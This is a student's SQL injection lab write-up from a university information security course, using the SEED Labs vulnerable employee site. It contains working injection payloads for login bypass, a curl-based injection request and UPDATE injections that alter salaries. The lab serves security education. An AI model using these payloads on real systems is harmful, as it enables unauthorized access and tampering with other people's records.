**Muhammad Irfan**

**BCS-18-43**

**BS-CS 5th Sem. (M)**

**University of Sahiwal**

SQL Injection Attack Lab

**Information**

**Security**

**SQL Injection Attack Lab**


Lab Tasks

Task 1: Get Familiar with SQL Statements

$ mysql -u root -pseedubuntu


mysql> show databases;

mysql> use Users;




mysql> show tables;


mysql> select \* from credential where name = ‘Alice’;



Task 2.1: SQL Injection Attack from webpage.

Type “ **admin’ #** ” in the Username field and leave empty the password field.







Task 2.2: SQL Injection Attack from command line.

Write Code on Terminator in Seed Lab:

curl 'http://www.seedlabsqlinjection.com/unsafe\_home.php?username=Admin%27%20%23';






Task 3.1: Modify your own salary.


As shown in the Edit Profile page, employees can only update their nicknames, emails, addresses, phone numbers, and passwords; they are not authorized to change their salaries. Assume that I am **Alice**. I want to increase my own salary by exploiting the SQL injection vulnerability in the Edit-Profile page. I know that salaries are stored in a column called **salary**.

I will use the statement ine the NickName field: **', Salary=10000 where name = ‘Alice’ #**

Salary before statement:




Salary after statement:



Task 3.2: Modify other people’ salary.

I want to reduce Boby’s salary to 1 dollar.

Use statement in Alice’s profile editor: **', Salary=1 where name = ‘Boby’ #**

